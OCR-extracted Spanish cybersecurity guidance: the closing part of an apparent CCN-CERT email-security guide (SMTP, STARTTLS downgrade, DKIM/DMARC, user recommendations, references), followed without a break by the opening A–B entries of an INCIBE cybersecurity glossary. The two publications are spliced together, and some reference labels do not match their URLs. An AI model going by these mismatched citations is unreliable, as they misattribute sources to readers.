[Figura 4-9] Envío de email (SMTP)




El protocolo involucrado en este proceso de envío es SMTP. Este protocolo ha sido utilizado desde 1982 y cuando fue implementando no se tuvieron en cuenta medidas de seguridad tales como el cifrado o la autenticación de las comunicaciones. Esto quiere decir que todo el proceso de envío descrito anteriormente se realizaría en texto plano, es decir, que en cualquier punto de la trasmisión un atacante podría ver y manipular el contenido de los correos.

Debido a estas carencias en SMTP se han ido desarrollado diversas tecnologías y extensiones que permiten incorporar medidas de seguridad para garantizar la autenticación, integridad y cifrado a las comunicaciones vía correo electrónico. Algunas de las tecnologías mas conocidas son STARTTLS, SPF, DKIM y DMARC.

Utilizar STARTTLS con SMTP permite, por ejemplo, inicializar un intercambio TLS con el servidor de correo previo al envío de las credenciales del usuario y del correo electrónico. De esta forma un atacante que monitorice las comunicaciones no podría acceder a información sensible.

Mediante DKIM (*DomainKeys Identified Mail*) el servidor de correo incorpora una nueva cabecera al correo con una firma digital del contenido del mensaje. Cuando el servidor destino recibe el mail, realiza una consulta DNS al dominio del remitente para obtener la clave pública mediante la cual descifrará el valor de la firma de la cabecera DKIM y recalculará la misma para comprobar que generan el mismo resultado. De esta forma se asegura la integridad del correo electrónico enviado, es decir, se comprueba que el contenido del mismo no ha sido alterado.



[Figura 4-10]
Envío de email (SMTP + SPF + DKIM + DMARC)

En la imagen anterior se han indicado en rojo los puntos adicionales que se llevarían a cabo utilizando las tecnologías SPF (descrita de forma superficial en el punto 3.5), DKIM y DMARC. Fíjese que en este caso el servidor de correo de "Alice" firma el correo incorporando la cabecera. Al recibir el mail desde smtp.destino.com primero comprueba el registro SPF para corroborar que el email procede del servidor SMTP legítimo (10.10.10.10). Posteriormente, recupera la clave pública para recalcular la firma y, por último, recupera la política DMARC para conocer qué acción debe de ejecutar en el caso de que SPF o DKIM falle.

Aunque los proveedores de correo más conocidos como Google, Yahoo y Outlook cifran y autentican los emails utilizando este tipo de tecnologías, muchas organizaciones [Ref – 32] siguen haciendo un uso descuidado del correo electrónico.

Téngase en cuenta, además, que estas tecnologías deben ser implementadas tanto en el origen como en el destino para que puedan utilizarse. Asimismo, algunas de estas medidas son susceptibles de ser atacadas. Por ejemplo, STARTTLS es susceptible a ataques *downgrade* [Ref – 33], en donde un atacante en una situación *man-in-the-middle* puede forzar a que no que lleve a cabo la negociación TLS (bastaría con reemplazar la cadena STARTTLS).

[Figura 4-11]
Downgrade attack
(STARTTLS)


Incluso en el caso de que se establezca la comunicación TLS de forma satisfactoria, los servidores de correo por los que pasa el email hasta alcanzar el destino tendrían acceso a su contenido. Debido a estos hechos, se deduce que no es suficiente con delegar la seguridad del correo electrónico a las tecnologías subyacentes encargadas de hacer llegar el mismo a su destinatario.

[Figura 4-12]
Cifrado de correo

A continuación, se listan algunas recomendaciones de seguridad encaminadas a garantizar un buen uso del correo electrónico desde el punto de vista de sus comunicaciones:

- **No utilice SMTP sin ninguna extensión de seguridad (comúnmente en el puerto 25). Éste debe reemplazarse por SMTP-STARTTLS (puerto 587). Otra alternativa soportada por algunos servicios es SMTP sobre SSL/TLS (puerto 465) (a diferencia de STARTTLS, establece una negociación TLS/SSL antes de cualquier comunicación SMTP).**

- **Utilice IMAP o POP sobre SSL/TLS (puertos 993 y 995 respectivamente) para la descarga de correo (evite la versión en claro de ambos protocolos en los puertos 143 y 110).**



- **Si el contenido del correo electrónico que se desea enviar es sensible se recomienda el uso de herramientas adicionales para garantizar la integridad y confidencialidad del mismo. Por ejemplo, herramientas como GPG (*Gnu Privacy Guard*), *Gpg4win* [Ref – 34] o *plugins* para clientes de correo como *Enigmail* (*Thunderbird*) [Ref – 35] facilitan la creación y gestión de claves para el firmado y cifrado de datos.**
Si un usuario quiere enviar un correo de forma que se garantice la confidencialidad del mismo, deberá de cifrar su contenido con la clave pública del destinatario. Si, además, se quiere garantizar el no repudio y la integridad del mensaje éste deberá de ser firmado con su clave privada. Mediante el cifrado de datos se garantiza que incluso si la cuenta de correo es comprometida el atacante no podrá recuperar su contenido. Para más información sobre la generación de claves y el proceso de cifrado y firmado se recomienda la guía oficial de GPG [Ref – 36].

5. Otras recomendaciones de carácter genérico

- En el ámbito de las AAPP, se recomienda firmar electrónicamente los correos, desconfiando de aquellos no firmados, máxime cuando contengan cualquier enlace o anexo.
- Utilice contraseñas robustas [Ref – 37] para el acceso al correo electrónico. Dichas contraseñas no deben de utilizarse con otros servicios o aplicaciones. Además, las contraseñas deberán ser periódicamente renovadas. Si es posible utilice doble autenticación.
- En el caso de utilizar la versión web para acceder al correo electrónico no deben de almacenarse las credenciales en el propio navegador ya que éstas pueden ser recuperadas en caso de infección por determinados tipos de *malware*. Antes de cerrar el navegador asegúrese de cerrar la sesión de la cuenta de correo; *plugins* como *Self-Destructing Cookies* [Ref – 38] pueden ser de gran ayuda.
- Si se va a enviar un mensaje a varias personas y se quiere evitar que los destinatarios puedan ver el resto de direcciones, utilice la función de copia oculta (CCO).
- Debe informarse inmediatamente al responsable de seguridad de la organización en el caso de recibir un correo sospechoso (las faltas de ortografía suelen ser una señal bastante reveladora).
- No debe hacerse clic en ningún enlace que solicite datos personales ni bancarios (los bancos nunca solicitarán las credenciales o datos personales del cliente por medio del correo electrónico).
- Debe evitarse hacer clic directamente en cualquier enlace desde el propio cliente de correo. Si el enlace es desconocido se recomienda buscar información del mismo en motores de búsqueda como Google o Bing antes de acceder al mismo.

6. Recomendaciones

Decálogo de seguridad del correo electrónico

1. No abra ningún enlace ni descargue ningún fichero adjunto procedente de un correo electrónico que presente cualquier síntoma o patrón fuera de lo considerado normal o habitual.
2. No confíe únicamente en el nombre del remitente. El usuario deberá comprobar que el propio dominio del correo recibido es de confianza. Si un correo procedente de un contacto conocido solicita información inusual contacte con el mismo por teléfono u otra vía de comunicación para corroborar la legitimidad del mismo.
3. Antes de abrir cualquier fichero descargado desde el correo asegúrese de la extensión y no se fíe por el icono asociado al mismo.
4. No habilite las macros de los documentos ofimáticos incluso si el propio fichero así lo solicita.
5. No debe hacerse clic en ningún enlace que solicite datos personales ni bancarios.
6. Tenga siempre actualizado el sistema operativo, las aplicaciones ofimáticas y el navegador (incluyendo los plugins/extensiones instalados).
7. Utilice herramientas de seguridad para mitigar exploits de manera complementaria al software antivirus.
8. Evite hacer clic directamente en cualquier enlace desde el propio cliente de correo. Si el enlace es desconocido es recomendable buscar información del mismo en motores de búsqueda como Google o Bing.
9. Utilice contraseñas robustas para el acceso al correo electrónico. Las contraseñas deberán ser periódicamente renovadas. Si es posible utilice doble autenticación.
10. Cifre los mensajes de correo que contengan información sensible.

7. ANEXO A.
Referencias

[Ref – 1]	**Proofpoint** Noticias 23 de enero de 2020	https://www.proofpoint.com/us/security-awareness/post/2020-state-phish-security-awareness-training-email-reporting-more-critical
[Ref – 2]	**ENISA** Informe Abril de 2020	https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/etl-review-folder/etl2020-phishing/at_download/file
[Ref – 3]	**Computer Hoy** Noticia 29 de junio de 2020	https://computerhoy.com/noticias/tecnologia/ransomware-negocio-lucrativo-sigue-creciendo-668142
[Ref – 4]	**BlackHat** Presentación	https://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Caceres-up.pdf
[Ref – 5]	**CNN Politics** Noticias 7 de abril de 2015	http://edition.cnn.com/2015/04/07/politics/how-russians-hacked-the-wh/
[Ref – 6]	**CNN Politics** Noticias 5 de agosto de 2015	http://edition.cnn.com/2015/08/05/politics/joint-staff-email-hack-vulnerability/
[Ref – 7]	**ArsTechnica** Blog Post	http://arstechnica.com/security/2011/04/spearphishing-0-day-rsa-hack-not-extremely-sophisticated/
[Ref – 8]	**Kaspersky** Informe Febrero 2015	https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064459/Equation_group_questions_and_answers.pdf
[Ref – 9]	**CSO** Noticia 9 de octubre de 2018	https://cso.computerworld.es/alertas/los-objetivos-del-grupo-criminal-ruso-apt28
[Ref – 10]	**Industrial Cybersecurity** Noticia 26 de marzo de 2020	https://www.ciberseguridadlogitek.com/movimientos-laterales-mejores-practicas-para-proteger-tu-red/
[Ref – 11]	**Unam Cert** Blog Post 6 de abril de 2015	http://www.malware.unam.mx/en/content/infection-campaign-downloader-upatre-and-trojan-dyre-through-emails

[Ref – 12]	**Reaqta** Blog Post 26 de abril de 2016	https://reaqta.com/2016/04/uncovering-ransomware-distribution-operation-part-2/
[Ref – 13]	**Microsoft** Información 14 de agosto de 2019	https://docs.microsoft.com/es-es/office/vba/library-reference/concepts/getting-started-with-vba-in-office
[Ref – 14]	**Sentinelone** Informe Enero de 2016	https://www.sentinelone.com/wp-content/uploads/2016/01/BlackEnergy3_WP_012716_1c.pdf
[Ref – 15]	**ProofPoint** Blog Post 23 de diciembre de 2014	https://www.proofpoint.com/us/threat-insight/post/New-Dridex-Botnet-Drives-Massive-Surge-in-Malicious-Attachments
[Ref – 16]	**Morphisec** Informe 30 de julio de 2019	https://blog.morphisec.com/protecting-pos-systems
[Ref – 17]	**Mandiant** Informe	http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf
[Ref – 18]	**Morningstart Security** Herramienta	https://www.morningstarsecurity.com/research/urlcrazy
[Ref – 19]	**Github: Dnstwist** Herramienta	https://github.com/elceef/dnstwist
[Ref – 20]	**ElHacker** Blog Post 31 de mayo de 2016	http://blog.elhacker.net/2016/05/nueva-campana-de-ransomware-suplantando-suplantando-factura-de-luz-Endesa.html
[Ref – 21]	**Protegerse** Blog Post 24 de abril de 2016	http://blogs.protegerse.com/laboratorio/2014/04/24/analisis-de-un-caso-de-phishing-al-bbva/
[Ref – 22]	**Nakedsecurity** Blog Post 5 de marzo de 2017	https://www.wired.com/2017/05/dont-open-google-doc-unless-youre-positive-legit/
[Ref – 23]	**Panda Security** Blog Post 24 de marzo de 2015	http://www.pandasecurity.com/spain/mediacenter/malware/atencion-oleada-de-ransomware-simulando-ser-correos/
[Ref – 24]	**Avast** Blog Post 23 de junio de 2020	https://www.avast.com/es-es/c-cryptolocker
[Ref – 25]	**Recorded Future** Informe 4 de febrero de 2020	https://go.recordedfuture.com/hubfs/reports/cta-2020-0204.pdf
[Ref – 26]	**FireEye** Blog Post 6 de junio de 2016	https://www.fireeye.com/blog/threat-research/2016/06/angler_exploit_kite.html

[Ref – 27]	**ProofPoint** Informe 1 de marzo de 2016	https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf
[Ref – 28]	**Malwarebytes Labs** Información 22 de enero de 2019	https://heimdalsecurity.com/glossary
[Ref – 29]	**Zeltser** Información	https://zeltser.com/lookup-malicious-websites/
[Ref – 30]	**Heimdal Security** Blog Post 2 de diciembre de 2020	https://heimdalsecurity.com/blog/javascript-malware-explained/
[Ref – 31]	**Endgame** Blog Post 20 de abril de 2016	https://www.endgame.com/blog/your-package-has-been-successfully-encrypted-teslacrypt-41a-and-malware-attack-chain
[Ref – 32]	**Sigcomm** Paper investigación	http://conferences2.sigcomm.org/imc/2015/papers/p27.pdf
[Ref – 33]	**Powerdmarc** Blog Post 10 de diciembre de 2020	https://powerdmarc.com/what-is-tls-downgrade-attack-how-mta-sts-comes-to-the-rescue/
[Ref – 34]	**GPG4Win** Herramienta	https://www.gpg4win.org/
[Ref – 35]	**Enigmail (Mozilla)** Herramienta	https://addons.mozilla.org/es/thunderbird/addon/enigmail/
[Ref – 36]	**GPG** Guía	https://www.gnupg.org/gph/es/manual.html
[Ref – 37]	**Oficina de Seguridad del Internauta** Blog Post	https://www.osi.es/es/contrasenas#robustas
[Ref – 38]	**Self-Destructing Cookies** Complementos de Edge de Microsoft	https://microsoftedge.microsoft.com/addons/detail/selfdestructing-cookies/fnhilbpgaagfjnblgodkefcedahpdffn
[Ref – 39]	**Informe de Amenazas CCN-CERT IA-22/15** Medidas de seguridad contra Ransomware	https://www.ccn-cert.cni.es/informes/informes-ccn-cert-publicos/1078-ccn-cert-ia-22-15-medidas-de-seguridad-contra-ransomware/file.html

www.ccn.cni.es
www.ccn-cert.cni.es
oc.ccn.cni.es

centro criptológico nacional
CCN
centro criptológico nacional
CCN-CERT

Glosario de términos de ciberseguridad

Una guía de aproximación para el empresario

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD
017
protege tu empresa

Glosario de términos de ciberseguridad

Una guía de aproximación para el empresario

ÍNDICE

INCIBE_PTE_AproxEmpresario_010_GlosarioCiberseguridad-2020-v2

ÍNDICE

ÍNDICE

ÍNDICE

ÍNDICE

ÍNDICE

ÍNDICE

ÍNDICE

ÍNDICE

1. Introducción

Este glosario recoge los términos de seguridad que han ido apareciendo en las entradas en el blog de empresas de INCIBE.

Para la definición de los términos se han utilizado las fuentes de referencia, la Wikipedia o el propio portal de INCIBE u otros documentos propios, como guías e informes. Para todos ellos se ha primado que el lenguaje sea adecuado al público objetivo ante la precisión técnica.

El glosario está ordenado alfabéticamente. Cada entrada contiene una definición salvo que se haya preferido otro término, como más común, en cuyo caso aparece la referencia al término definido introducida por: "Véase:" También se han incluido sinónimos o términos relacionados en las entradas con definición si los hubiera.

2. Definiciones

2.1. A

2.1.1. Activo de información

Definición:
Es cualquier información o sistema relacionado con el tratamiento de la misma que tenga valor para la organización, pueden ser procesos de negocio, datos, aplicaciones, equipos informáticos, personal, soportes de información, redes, equipamiento auxiliar o instalaciones. Es susceptible de ser atacado deliberada o accidentalmente con consecuencias para la organización.

2.1.2. Actualización de seguridad

Definición:
Modificaciones que se aplican, de forma automática o manual, en el *software* de los sistemas operativos o aplicaciones instalado en los dispositivos electrónicos, con el objetivo de corregir fallos de seguridad, errores de funcionamiento o bien para dotar a los dispositivos de nuevas funcionabilidades, así como incorporar mejoras de rendimiento.

Sinónimo: Parches de seguridad.

2.1.3. Acuerdo de licencia

Definición:
Es una cesión de derechos entre un titular de derechos de propiedad intelectual (licenciante) y otra persona que recibe la autorización de utilizar dichos derechos (licenciatario) a cambio de un pago convenido de antemano (tasa o regalía) o de unas condiciones determinadas. Existen distintos tipos de acuerdos de licencias que pueden clasificarse en las siguientes categorías:

- acuerdos de licencia tecnológica
- acuerdos de licencia y acuerdos de franquicia sobre marcas
- acuerdos de licencia sobre derecho de autor

2.1.4. Administración Electrónica

Definición:
Actividad consistente en la prestación de servicios a ciudadanos y empresas mediante la utilización de medios telemáticos y definida en la Ley 11/2007 de 22 de junio de acceso electrónico de los ciudadanos a los servicios públicos. Esta actividad compete a las Administraciones Públicas con el objeto de simplificar los procedimientos con la Administración, manteniendo al mismo tiempo, los niveles adecuados de seguridad jurídica y procurando la mejora de calidad de los servicios.

Entre las principales finalidades que persigue la Administración Electrónica se encuentran:

- el impulso en la utilización de las nuevas tecnologías de la información y las comunicaciones
- la búsqueda de transparencia y confianza por parte de ciudadanos y empresas
- la simplificación en los procedimientos y trámites administrativos
- el impulso en el crecimiento y desarrollo de la Sociedad de la Información

Sinónimo: e-Administración.

2.1.5. Adware

Definición:
Software que se apoya en anuncios (normalmente para financiarse) como parte del propio programa. En algunos casos se les considera *malware*. Común en las versiones gratuitas en las aplicaciones.

Sinónimo: *Malvertising*

2.1.6. AES

Definición:
Acrónimo en inglés de *Advanced Encryption Standard* (AES); en español, estándar de cifrado avanzado. Es un algoritmo de cifrado de acceso público basado en clave compartida (Algoritmo criptográfico simétrico), en el que, tanto el tamaño de bloque como el de la clave, son fijos.

2.1.7. Agujero de seguridad

Definición:
Véase: Vulnerabilidad

2.1.8. Algoritmos de cifrado

Definición:
Operación o función matemática utilizada en combinación con una clave que se aplica a un texto en claro y permite obtener un texto cifrado (o descifrarlo) garantizando la confidencialidad e integridad de la información contenida. Existen dos tipos de cifrado atendiendo a las características de las claves de cifrado, estos son el cifrado simétrico y cifrado asimétrico.

- El cifrado simétrico, también conocido como cifrado de clave secreta, es la técnica más antigua y en ella se utiliza la misma clave para cifrar y descifrar la información.
- El cifrado asimétrico, o cifrado de clave pública, es una técnica de codificación que utiliza un par de claves diferentes para el cifrado y descifrado de información y garantiza el no repudio, aparte de la confidencialidad y la integridad.

«El análisis de riesgos comprende la **identificación de activos de información**, sus vulnerabilidades y las amenazas»

2.1.9. Alta disponibilidad

Definición:
Característica de un sistema o servicio que permite reducir al mínimo el tiempo de indisponibilidad en caso de fallo o incidente; es decir, el tiempo en el que no estará accesible. Este nivel de funcionamiento (o el tiempo máximo de caída) ha de ser acordado entre el proveedor y el cliente en el caso de un servicio, en el marco de un Acuerdo de Nivel de Servicio. Es una funcionalidad necesaria para garantizar los servicios esenciales o imprescindibles de una empresa, cuando esta se enfrenta a incidentes que puedan afectar a su funcionamiento normal o disponibilidad.

2.1.10. Amenaza

Definición:
Circunstancia desfavorable que puede ocurrir y que cuando sucede tiene consecuencias negativas sobre los activos provocando su indisponibilidad, funcionamiento incorrecto o pérdida de valor. Una amenaza puede tener causas naturales, ser accidental o intencionada. Si esta circunstancia desfavorable acontece a la vez que existe una vulnerabilidad o debilidad de los sistemas o aprovechando su existencia, puede derivar en un incidente de seguridad.

2.1.11. Amenaza avanzada persistente (APT)

Definición:
También conocido como APT, acrónimo en inglés de *Advanced Persistent Threat*, consiste en un tipo de ataque informático que se caracteriza por realizarse con sigilo, permaneciendo activo y oculto durante mucho tiempo, utilizando diferentes formas de ataque. Suelen estar patrocinados por compañías, mafias o un estado. El objetivo principal es vigilar, exfiltrar datos o modificar los recursos de una empresa u organización de forma integrada y continuada en el tiempo. Generalmente, este tipo de *malware* hace uso de *exploits* o ejecutables, aprovechando vulnerabilidades de tipo *Zero Day* presentes en el *software* de la víctima.

2.1.12. Análisis de riesgos

Definición:
Es un proceso que comprende la identificación de activos de información, sus vulnerabilidades y las amenazas a los que se

encuentran expuestos, así como la probabilidad de ocurrencia y el impacto de las mismas, a fin de determinar los controles adecuados para tratar el riesgo.

2.1.13. Análisis de vulnerabilidades

Definición:
Consiste en la búsqueda y documentación de fallos, carencias o debilidades físicas (inundaciones, incendios, controles de acceso...) y lógicas (configuraciones, actualizaciones...) en un sistema informático, que puedan ser empleados por terceros con fines ilícitos, suponiendo un riesgo para la organización y los propios sistemas. El análisis propone vías de mitigación a implementar para subsanar las deficiencias encontradas y evitar ataques a los sistemas informáticos.

2.1.14. Análisis heurístico

Definición:
Detección proactiva y autónoma de *malware* u otras amenazas en un sistema, mediante la utilización de técnicas heurísticas; es decir, basadas en la experiencia. Para ello, realizan la comparación de ficheros sospechosos con fragmentos de código de virus de similar comportamiento o detectan actividades sospechosas de un programa por similitud con actividades conocidas de programas maliciosos. El análisis heurístico trata de detectar la presencia de nuevos virus de reciente aparición que aún no han sido documentados por los fabricantes de soluciones de seguridad, y por tanto, no se encuentran aún en la base de datos de los antivirus.

2.1.15. Antispyware

Definición:
Herramienta de *software* diseñada para detectar y eliminar programas maliciosos del tipo *spyware* cuyo objetivo es espiar y obtener de forma sigilosa información personal presente en el dispositivo sin consentimiento del usuario.

2.1.16. Antivirus

Definición:
Software de protección para evitar que ejecutemos algún tipo de *software* malicioso en nuestro equipo que infecte al equipo.

Sinónimo: Antimalware

2.1.17. Ataque activo

Definición:
Tipo de ataque detectable que se caracteriza por la modificación del contenido de la información, así como de los recursos o funcionamiento del sistema, pudiendo causar daños a dicho sistema. Este tipo de ataques pone en riesgo los principios de la seguridad de la información: confidencialidad; integridad y disponibilidad.

2.1.18. Ataque *CAM Table Overflow*

Definición:
Tipo de ataque que se produce cuando un atacante se conecta a uno o varios puertos de un *switch* o conmutador y ejecuta un programa que simula el acceso de miles de direcciones MAC aleatorias en esos puertos, lo que provoca que se sature la capacidad impidiendo que se puedan atender más peticiones de diferentes MAC. Esto inunda el tráfico del resto de puertos permitiendo al atacante espiar una conversación, entre otras acciones.

2.1.19. Ataque combinado

Definición:
Es uno de los ataques más agresivos ya que se vale de métodos y técnicas muy sofisticadas que combinan distintos virus informáticos, gusanos, troyanos y códigos maliciosos, entre otros.

Esta amenaza se caracteriza por utilizar el servidor y vulnerabilidades de Internet para iniciar, transmitir y difundir el ataque extendiéndose rápidamente y ocasionando graves daños, en su mayor parte, sin requerir intervención humana para su propagación.

Las principales características que presenta este ataque son:

- Los daños producidos van desde ataques de denegación de servicio (DoS), pasando por ataques en la dirección IP o daños en un sistema local; entre otros.
- Tiene múltiples métodos de propagación.
- El ataque puede ser múltiple, es decir, puede modificar varios archivos y causar daños en varias áreas a la vez, dentro de la misma red.
- Toma ventaja de vulnerabilidades ya conocidas en ordenadores, redes y otros equipos.
- Obtiene las contraseñas por defecto para tener accesos no autorizados.
- Se propaga sin intervención humana.

2.1.20. Ataque de fuerza bruta

Definición:
Un ataque de fuerza bruta es un procedimiento para averiguar una contraseña que consiste en probar todas las combinaciones posibles hasta encontrar la combinación correcta.

Los ataques por fuerza bruta, dado que utilizan el método de prueba y error, tardan mucho tiempo en encontrar la combinación correcta (hablamos en ocasiones de miles años), por esta razón, la fuerza bruta suele combinarse con un ataque de diccionario.

2.1.21. Ataque de repetición

Definición:
Es un tipo de ataque en el cual el atacante captura la información que viaja por la red, por ejemplo un comando de autenticación que se envía a un sistema informático, para, posteriormente, enviarla de nuevo a su destinatario, sin que este note que ha sido capturada. Si el sistema informático o aplicación es vulnerable a este tipo de ataques, el sistema ejecutará el comando, como si fuera legítimo, enviando la respuesta al atacante que puede así obtener acceso al sistema.

Para protegerse de este tipo de ataques el sistema informático puede tomar medidas como usar un control de identificación de comandos, de sellado de tiempos (*timestamp*), etc. junto con el cifrado y la firma de los comandos con el fin de evitar que sean reutilizados.

2.1.22. Ataque diccionario

Definición:
Véase: Ataque de fuerza bruta

2.1.23. Ataque dirigido

Definición:
Tipo de ataque difícil de detectar que se caracteriza por dirigirse contra un objetivo determinado, durante un periodo de tiempo prolongado, con el fin de conseguir el acceso y control persistente en el sistema atacado. Este ataque consta de una primera fase de recopilación de información para posteriormente ser usada para cumplir los objetivos de los atacantes. Para ello, pueden utilizar diferentes técnicas, como es el uso de correos electrónicos especialmente elaborados, medios de comunicación infectados y técnicas de ingeniería social.

2.1.24. Ataque homográfico

Definición:
Tipo de ataque que se caracteriza por usar URL o direcciones web parecidas a las de páginas legítimas, aunque contienen diferencias inapreciables en caracteres similares provenientes de alfabetos diferentes. Para ello, los ciberdelincuentes tienen en cuenta la psicología y el funcionamiento de la mente humana, ya que esta gestiona de igual forma caracteres similares o aparentemente idénticos. Generalmente, esta técnica se utiliza como parte de un ataque de *phishing*.

Sinónimo: Ataque *punycode*

2.1.25. Ataque pasivo

Definición:
Tipo de ataque difícil de detectar que se caracteriza por la interceptación y monitorización de los datos transmitidos en una comunicación, sin que se produzca algún tipo de modificación de la información transmitida. El principal objetivo de este ataque es la captura, lectura o uso de la información interceptada pero sin modificar su contenido. Los ataques pasivos ponen en riesgo el principio de confidencialidad de la información, pudiéndose mitigar este efecto gracias al uso de cifrado de la información.

2.1.26. Auditoría de seguridad

Definición:
Es el estudio que comprende el análisis y gestión de sistemas llevado a cabo por profesionales en tecnologías de la información (TI) con el objetivo de identificar, enumerar y describir las diversas vulnerabilidades que pudieran presentarse en una revisión exhaustiva de las estaciones de trabajo, redes de comunicaciones, servidores o aplicaciones.

2.1.27. Autenticación

Definición:
Acción mediante la cual demostramos a otra persona o sistema que somos quien realmente decimos que somos, mediante un documento, una contraseña, rasgo biológico etc.

Sinónimo: Autentificación

2.1.28. Autenticidad

Definición:
Véase: No repudio

2.1.29. Autentificación o autenticación básica

Definición
Esquema de autenticación basado en la web más simple que funciona mediante el envío del nombre de usuario y contraseña con cada solicitud.

2.1.30. Autoridad de certificación

Definición
La Autoridad de Certificación (AC o CA, por sus siglas en inglés, *Certification Authority*) es una entidad de confianza cuyo objeto es garantizar la identidad de los titulares de certificados digitales y su correcta asociación a las claves de firma electrónica.

2.1.31. Autoridad de registro

Definición:
Es la entidad encargada de identificar de manera inequívoca a los usuarios para que, posteriormente, éstos puedan obtener certificados digitales.

Sinónimo: Autoridad Local de Registro

2.1.32. Autoridad de validación

Definición:
Entidad que informa de la vigencia y validez de los certificados electrónicos creados y registrados por una Autoridad de Registro y por una Autoridad de Certificación. Asimismo, las autoridades de validación almacenan la información sobre los certificados electrónicos anulados en las listas de revocación de certificados (CRL).

Resumiendo el proceso, cuando un cliente consulta el estado en que se encuentra un certificado electrónico a una autoridad de validación, ésta comprueba en su CRL el estado del mismo, contestando mediante el protocolo de transferencia de hipertexto HTTP.

Actualmente, en España son autoridades de validación:

- La Fábrica Nacional de Moneda y Timbre presta sus servicios de validación con carácter universal: ciudadanos, empresas y Administraciones Públicas.
- Prestadores de servicios electrónicos de confianza.

2.1.33. Aviso Legal

Definición:
Un aviso legal es un documento, en una página web, donde se recogen las cuestiones legales que son exigidas por la normativa de aplicación. El aviso legal puede incluir:

1. Términos y condiciones de uso.
2. Política de privacidad y protección de datos si recogen datos de carácter personal según la LOPDGDD (formularios, registro de usuarios,...).
3. Información general a la que se hace referencia en al artículo 10 de la LSSI-CE y otra información relativa al uso de *cookies*, contratación, etc. si aplicara.
4. Qué elementos están sujetos a los derechos de propiedad intelectual e industrial, entre otros:

   - la propia información de la web
   - el diseño gráfico
   - las imágenes
   - el código fuente
   - las marcas
   - los nombres comerciales
   - el diseño del sitio web

«Business to bussines, son las **transacciones comerciales entre empresas**, utilizando medios telemáticos como EDI *(Electronic Data Interchange)* o el comercio electrónico»

2.2. B

2.2.1. B2B

Definición:
Abreviatura de *«Business to Business»*. Este término se refiere a las transacciones comerciales entre empresas, utilizando medios telemáticos como *EDI* (*Electronic Data Interchange*) o el Comercio Electrónico.

Algunas de las ventajas que aporta el *business-to-business* para las empresas implicadas son:

- Rapidez y seguridad de las comunicaciones.
- Integración directa de los datos de la transacción en los sistemas informáticos de la empresa.
- Posibilidad de recibir mayor número de ofertas o demandas, ampliando la competencia.
- Despersonalización de la compra con lo que se evitan posibles tratos de favor.
- Abaratamiento del proceso: menos visitas comerciales, proceso de negociación más rápido, etc. Por tanto, los compradores pueden pedir una reducción de precios en virtud del menor coste de gestión, o los vendedores incrementar su margen comercial.

2.2.2. B2C

Definición:
Abreviatura de *«Business to Consumer»*. Este término se refiere a la estrategia que desarrollan las empresas comerciales para llegar directamente al cliente o consumidor final.

Suele también indicar las transacciones realizadas directamente entre un cliente y una empresa sin que medie un intermediario.

2.2.3. Backdoor

Definición:
Véase: Puerta trasera

2.2.4. Backup

Definición:
Copia de seguridad que se realiza sobre ficheros o aplicaciones contenidas en un ordenador con la finalidad de recuperar los datos en el caso de que el sistema de información sufra daños o pérdidas accidentales de los datos almacenados.

Los dispositivos más empleados para llevar a cabo la técnica de *backup* pueden ser discos duros, discos ópticos, USB o DVD. También es común la realización de copias de seguridad mediante servicios de copia basados en la nube. Es de suma importancia mantener actualizada la copia de seguridad así como tener la máxima diligencia de su resguardo, para evitar pérdidas de información que pueden llegar a ser vitales para el funcionamiento ya sea de una empresa, institución o de un contenido de tipo personal. Además, cada cierto tiempo es conveniente comprobar que la copia de seguridad puede restaurarse con garantías.

